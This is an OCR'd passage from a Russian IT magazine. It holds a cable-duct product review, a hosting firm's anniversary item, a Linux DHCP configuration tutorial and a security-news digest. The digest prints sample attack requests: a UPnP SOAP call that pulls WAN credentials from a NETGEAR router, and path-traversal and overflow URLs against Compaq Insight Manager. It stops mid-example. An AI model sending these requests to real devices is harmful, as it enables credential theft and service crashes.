Наконец, представлена собственно сама система. Назвать ее «новой» нельзя – система выпускается по лицензии итальянской фирмы IBOCO, и уже несколько лет представлена на нашем рынке. Как ни странно, но российская версия по ряду характеристик превосходит итальянского прародителя: ударопрочность возросла до 6 Дж (против 2 по евростандарту), также возросла стойкость к ультрафиолету – используются присадки, аналогичные применяемым в изготовлении пластиковых окон, то есть для использования снаружи, а не для внутренних помещений, как обычно. Цена, правда, также не уступает зарубежным аналогам, а некоторые и превосходит. Сама система представлена целым комплексом устройств (коробами, уголками, розетками и прочим), что и позволяет ей именоваться СКС, а не коробами. Для себя я отметил несколько «фичей»: некоторые модели уголков можно ставить на углы комнат, не равных 90^0 – как раз для наших стен. Сами короба эластичны: можно и на кривую стену приделать.

Интересно сделаны розетки (это не ноу-хау, просто взято хорошее решение). Они устанавливаются на те же крепления, что и крышка короба, и поэтому их при желании можно передвинуть без необходимости сверлить стену или менять часть проводки (надо только не забыть при установке сделать запас провода). Весьма удобно при перепланировке офиса.

Помня о свойстве отечественных коробов разваливаться при втором-третьем открывании, я несколько раз проделал эту операцию с ДКС-овским коробом, причем разными «варварскими» способами – отвертками, просто руками, но сломать так и не удалось, что радует. Все-таки хорошо, когда у нас начинают работать, как в Европе – да еще и вещи полезные делают.

С днем рождения!


11 апреля хостинг-провайдер HighWay.ru отметил свой день рождения, уже четвертый по счету. За время работы компанией было зарегистрировано 3463 различных доменных имени, предоставлен хостинг 3673 серверам, к тому же HighWay.ru имеет развитую дилерскую сеть, насчитывающую 57 компаний. Маркетинговая политика являет собой пример очередной попытки найти компромисс в дилемме цена/качество, сделав упор именно на качестве предоставляемых услуг, разумеется за минимальную… (правда, я не помню ни одной компании, которая бы говорила что их цена не минимальна). А вот насчет индивидуального подхода, судя по отзывам клиентов, они говорят правду. На мероприятии были подведены итоги конкурса «Кто похвалит меня лучше всех, тот получит…», тьфу, конкурс на лучшее поздравление с днем рождения. Главный приз – сотовый телефон. А самый изобретательный дилер получил в подарок электроотвертку. Как утверждают старые знакомые компании, такие шутки вполне в их духе, за что и любят Хайвейцев. Ну и качество, надо полагать, хорошее – а раз так, нам только остается присоединиться к поздравлениям.

С днем рождения, HighWay!

На мероприятиях побывал Константин Меделян

КОНФИГУРИРОВАНИЕ DHCP

Для чего нужен протокол DHCP? DHCP – это протокол настройки узла, который автоматически назначает IP-адреса компьютерам. Протокол DHCP – это дальнейшее развитие протокола BOOTP. Последний разрешает бездисковым клиентам запускать и автоматически конфигурировать протокол TCP/IP. Протокол DHCP централизовано назначает IP-адреса в вашей сети и автоматически конфигурирует рабочие станции. Возможно, вы подумали, что в одной сети должен быть только один сервер DHCP, потому что в противном случае между серверами возникнет конфликт, а пострадавшим опять окажется клиент, который зависнет при загрузке. А вот и не так – в одной сети может быть несколько серверов DHCP. И это не только не отразится на производительности сети, но даже повысит надежность сети, если, например, один из серверов выйдет из строя.



ДЕНИС КОЛИСНИЧЕНКО

Итак, установите пакет dhcp и включите поддержку динамических IP-адресов командой:

```
echo "1" > /proc/sys/net/ipv4/ip_dynaddr
```

Ясное дело, ничего не нужно делать, если поддержка динамических IP-адресов уже включена (в большинстве случаев это так). DHCP в Linux реализован в виде демона сервера (dhcpd) и демона клиента (dhcpcd). Демон сервера непосредственно отвечает за назначение IP-адресов клиентам при входе и выходе их из сети. Клиентский демон, как явствует из названия, запускается на стороне клиента.

Конфигурационным файлом для dhcpd является /etc/dhcp.conf. При запуске DHCP-сервера происходит выделение IP-адресов согласно содержащимся в файле /etc/dhcp.conf установкам. Выделенные адреса dhcpd регистрирует в файле dhcpd.leases, который обычно находится в каталоге /var/dhcpd.

Сейчас давайте рассмотрим простейшую конфигурацию, которую будем постепенно наращивать. Обратите внимание: чтобы внесенные вами в файл /etc/dhcp.conf изменения вступили в силу, демон dhcpd необходимо остановить и запустить снова. При этом используйте команду /etc/rc.d/init.d/dhcpd stop для останова демона и команду /etc/rc.d/init.d/dhcpd start для его запуска.

```
Файл /etc/dhcpd.conf

# описание сети, указывающее, какая из подсетей будет
# обслуживаться. Указывается сетевой адрес и маска сети
subnet 192.168.0.0 netmask 255.255.255.0 {
# маршрутизатор по умолчанию
option routers 192.168.0.1;
# маска подсети 255.255.255.0
option subnet-mask 255.255.255.0;
# установка домена по умолчанию и сервера NIS, если таковой
# используется
option nis-domain "domain.ru";
option domain-name "domain.ru";
# адрес DNS-сервера, который будут использовать клиенты
option domain-name-servers 192.168.0.1;
# диапазон адресов для клиентов
# 192.168.0.10-192.168.0.250
range 192.168.0.10 192.168.0.254;
# сказать клиентам, чтобы отдали адрес через 21600 секунд
# (6 часов) после получения адреса
default-lease-time 21600;
# забрать адрес самому через 28800 секунд (8 часов)
max-lease-time 28800;
}
```

Теперь будем постепенно усложнять конфигурацию. Каждая сетевая карточка имеет уникальный собственный MAC-адрес. Допустим, вам нужно связать какой-то MAC-адрес с определенным IP-адресом. Для этого воспользуйтесь конструкцией host:

```
host myhost {
hardware ethernet xx:xx:xx:xx:xx:xx;
fixed-address 192.168.0.9;
}
```

Ее нужно вставить в ту конструкцию подсети subnet, которой принадлежит назначаемый IP-адрес. Данная конструкция означает, что компьютеру с аппаратным адресом xx:xx:xx:xx:xx:xx будет назначен IP-адрес 192.168.1.9. Например:

```
subnet 192.168.0.0 netmask 255.255.255.0 {
    # прочие опции
    # …
    #
    host myhost {
           hardware ethernet 00:40:C7:34:90:1E;
           fixed-address 192.168.0.9;
                 }
}
```

Данный пример показывает, что аппаратному адресу 00:40:C7:34:90:1E будет сопоставлен IP-адрес 192.168.0.9. Обратите внимание, что IP-адрес хоста myhost 192.168.0.9 относится к подсети 192.168.0.0 и включен в инструкцию subnet подсети 192.168.0.0, а не какой-либо другой сети!

Существует довольно удобная утилита для просмотра всех MAC-адресов сетевых адаптеров в вашей сети – программа TCPNetView. Эта программа разработана Александром Горлачем, и загрузить ее вы можете по адресу http://www.enet.ru/~gorlach/netview/ (если вы не можете скачать эту программу, обратитесь ко мне). Правда, есть одно «но»: эта программа работает под Windows. В любом случае, если вы будете использовать эту программу, при настройке сервера вам не придется подходить к каждому компьютеру, чтобы узнать его MAC-адрес.

Теперь предположим, что вам необходимо обеспечить поддержку WINS, а на вашей машине установлен сервер Samba. В этом случае в конструкцию subnet нужно включить следующие директивы:

```
option netbios-name-servers 192.168.0.1;
option netbios-dd-server 192.168.0.1;
option netbios-node-type 8;
```

Примечание. Служба WINS (Windows Internet Name Service) используется для разрешения (перевода) имен NetBIOS в IP-адреса. Сервер WINS – это усовершенствованный сервер имен NetBIOS, разработан Microsoft для снижения широковещательного трафика.

Пакет Samba предназначен для использования протокола SMB (Server Message Block), который также еще называется протоколом NetBIOS. С помощью пакета Samba ваша машина, работающая под управлением Linux, ничем не будет отличаться от рабочей станции или сервера сети Microsoft.

Вот практически и все. Правда, еще можно добавить пару незначительных опций:

```
# определяем широковещательный адрес
option broadcast-address 192.168.2.255;
# включаем IP-Forwarding
option ip-forwarding on;
# можно добавить глобальную опцию:
server-identifier server.domain.ua;
```

Как обычно, дополнительную информацию можно получить, введя команду man dhcpd.conf. При настройке клиентов Windows следует активизировать режим «Получить IP-адрес автоматически» в свойствах TCP/IP (см. рис. 1). А при настройке Linux с помощью конфигуратора netconf – включить режим DHCP (см. рис. 2). Протокол DHCP подробно описан в RFC 1533, 1534, 1541, 1542, а протокол BOOTP описан в RFC 1532. Окончательный вариант конфигурационного файла приведен ниже.




Рис. 1. Настройка Windows-клиента




Рис. 2. Настройка Linux-клиента

Конфигурационный файл /etc/dhcpd.conf (окончательный вариант)

```
# Подсеть 192.168.0.0, маска сети 255.255.255.0
subnet 192.168.0.0 netmask 255.255.255.0 {

# маршрутизатор по умолчанию
option routers 192.168.0.1;

# маска подсети 255.255.255.0
option subnet-mask 255.255.255.0;

# установка домена по умолчанию и сервера NIS, если
# таковой используется
option nis-domain "domain.ru";
option domain-name "domain.ru";

# задание широковещательного адреса
option broadcast-address 192.168.0.255;

# включение IP-Forwarding
option ip-forwarding on;

# глобальная опция server-identifier:
server-identifier server.domain.ru;

# адрес DNS-сервера, который будут использовать клиенты
option domain-name-servers 192.168.0.1;

# диапазон адресов для клиентов
#  192.168.0.10-192.168.0.254
range 192.168.0.10 192.168.0.254;

# сказать клиентам, чтобы отдали адрес через 21600 секунд
# (6 часов) после получения адреса
default-lease-time 21600;

# забрать адрес самому через 28800 секунд (8 часов)
max-lease-time 28800;
option netbios-name-servers 192.168.0.1;
option netbios-dd-server 192.168.0.1;
option netbios-node-type 8;

#описание трех клиентов клиентов (dhcp50, dhcp51, dhcp52)
# и их аппаратных адресов
    host dhcp50 {
          hardware ethernet 00:40:C7:34:90:1E;
# обратите внимание на то, что вы должны использовать
# IP-адрес из указанного ранее диапазона адресов
# 192.168.0.10-254.
          fixed-address 192.168.0.50;
                }
    host dhcp51 {
          hardware ethernet 00:40:C7:34:90:1F;
          fixed-address 192.168.0.51;
                }
    host dhcp52 {
          hardware ethernet 00:40:C7:34:90:2A;
          fixed-address 192.168.0.52;
                }
}
```

Вот практически и все. Все ваши вопросы и комментарии присылайте по адресу dhsilabs@mail.ru.

Раскрытие пароля через UPNP в NETGEAR FM114P Wireless cable/DSL firewall router

Уязвимость обнаружена в NETGEAR FM114P Wireless cable/DSL firewall router. Устройство может раскрыть информацию авторизации удаленному пользователю, когда используется Universal Plug and Play (UPNP).

Как сообщается, удаленный пользователь может вызвать UPNP SOAP запрос (GetUserName, GetPassword), чтобы получить WAN имя пользователя и пароль с устройства. Пример:

```
HOST: 192.168.0.1:80
SOAPACTION: "urn:schemas-upnp-org:service: ↵
   WANPPPConnection:1#GetUserName"
CONTENT-TYPE: text/xml ; charset="utf-8"
Content-Length: 289

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/ ↵
   soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
   <s:Body>
      <u:GetUserName
xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1" />
   </s:Body>
</s:Envelope>
```

Уязвимость обнаружена в NETGEAR FM114P; Firmware 1.4 Beta Release 21.

Несколько уязвимостей в Compaq Insight Manager

Несколько уязвимостей обнаружено в Compaq's Insight Manager. Удаленный пользователь может определить существование файла на системе. Также удаленный пользователь может аварийно завершить работу сервиса.

Сообщается, что удаленный пользователь может запросить следующий URL, чтобы определить существования файла на сервере:

```
http://[target]:2301/<!.DebugSearchPaths> ↵
   ?Url=%2F..%2F..%2F..%2F..%2Fboot.ini
```

Также сообщается, что несколько URL могут вызвать переполнение стека:

```
http://[target]:2301/<!.StringRedirecturl>
http://[target]:2301/<!>
http://[target]:2301/survey/<!>
http://[target]:2301/<!.StringHttpRequest=Url>
http://[target]:2301/survey/<!.StringHttpRequest=Url>
http://[target]:2301/<!.St ringIsapiECB=lpszPathInfo>
http://[target]:2301/<!.ObjectIsapiECB>
```

Переполнение буфера может быть вызвано следующим запросом:

```
GET /<!.FunctionContentType=(About 250 AAAAA:s)> HTTP/1.0
```

Также удаленный пользователь может просмотреть «TAG»-список, запрашивая следующий URL:

```
GET /<!.FunctionContentType=(About 250 AAAAA:s)> HTTP/1.0
```

Все вышеперечисленные проблемы могут также эксплуатироваться через https-порт.

DoS против Apache HTTP сервера

Уязвимость обнаружена в Apache HTTP сервере. Удаленный атакующий может заставить сервер использовать все доступные системные ресурсы на затронутой системе.

Проблема связана с обработкой HTTP-сервером больших кусков последовательных символов перевода строки. Веб-сервер распределяет 80-байтовый буфер для каждого символа перевода строки, не определяя верхний предел для распределения. Следовательно, нападающий может дистанционно исчерпать системные ресурсы, создавая множественные запросы, содержащие эти символы.

Хотя для успешного выполнения нападения требуется интенсивная пропускная способность, уязвимость может использоваться и через Интернет. Как сообщается, для проведения успешного нападения, требуется от двух и до семи мегабайт трафика между злоумышленником и уязвимым сервером.

Уязвимость обнаружена в Apache HTTP Server 2.x-2.0.44 для всех платформ.

В клиентской программе SETI@home обнаружена опасная уязвимость

По сообщению SkyLined, в «скринсейвере» SETI@Home была обнаружена довольно серьёзная уязвимость, которая в теории позволяет злоумышленнику ставить компьютер, на котором работает SETI@home под контроль, и вдобавок организовывать DoS-атаки на основной сервер.

Во-первых, при установлении связи между клиентом и сервером SETI@home, клиент отправляет серверу данные о компьютере (в частности, о процессоре и операционной системе) в незашифрованном виде, так что выудить эти данные для хакера особой проблемы не составит.

Во-вторых, предположительно все существующие версии клиента подвержены ошибке переполнения буфера, благодаря чему хакер может запустить на компьютере жертвы любой код.

Ошибка переполнения буфера, очевидно, была и на основном сервере. Сейчас уже выпущено соответствующее обновление, которое можно скачать с основного сервера SETI@home.

Удаленное переполнение буфера в PHP

Уязвимость обнаружена в языке сценариев PHP. Удаленный пользователь может выполнять произвольные PHP-команды.

Функция array_pad() возвращает копию массива input, дополненного на размер, специфицированный параметром pad_size, значением pad_value.


В этой функции обнаружено целочисленное переполнение буфера, если представлен чрезмерно длинный аргумент int pad_size:

```
$ cat t.php
<?php
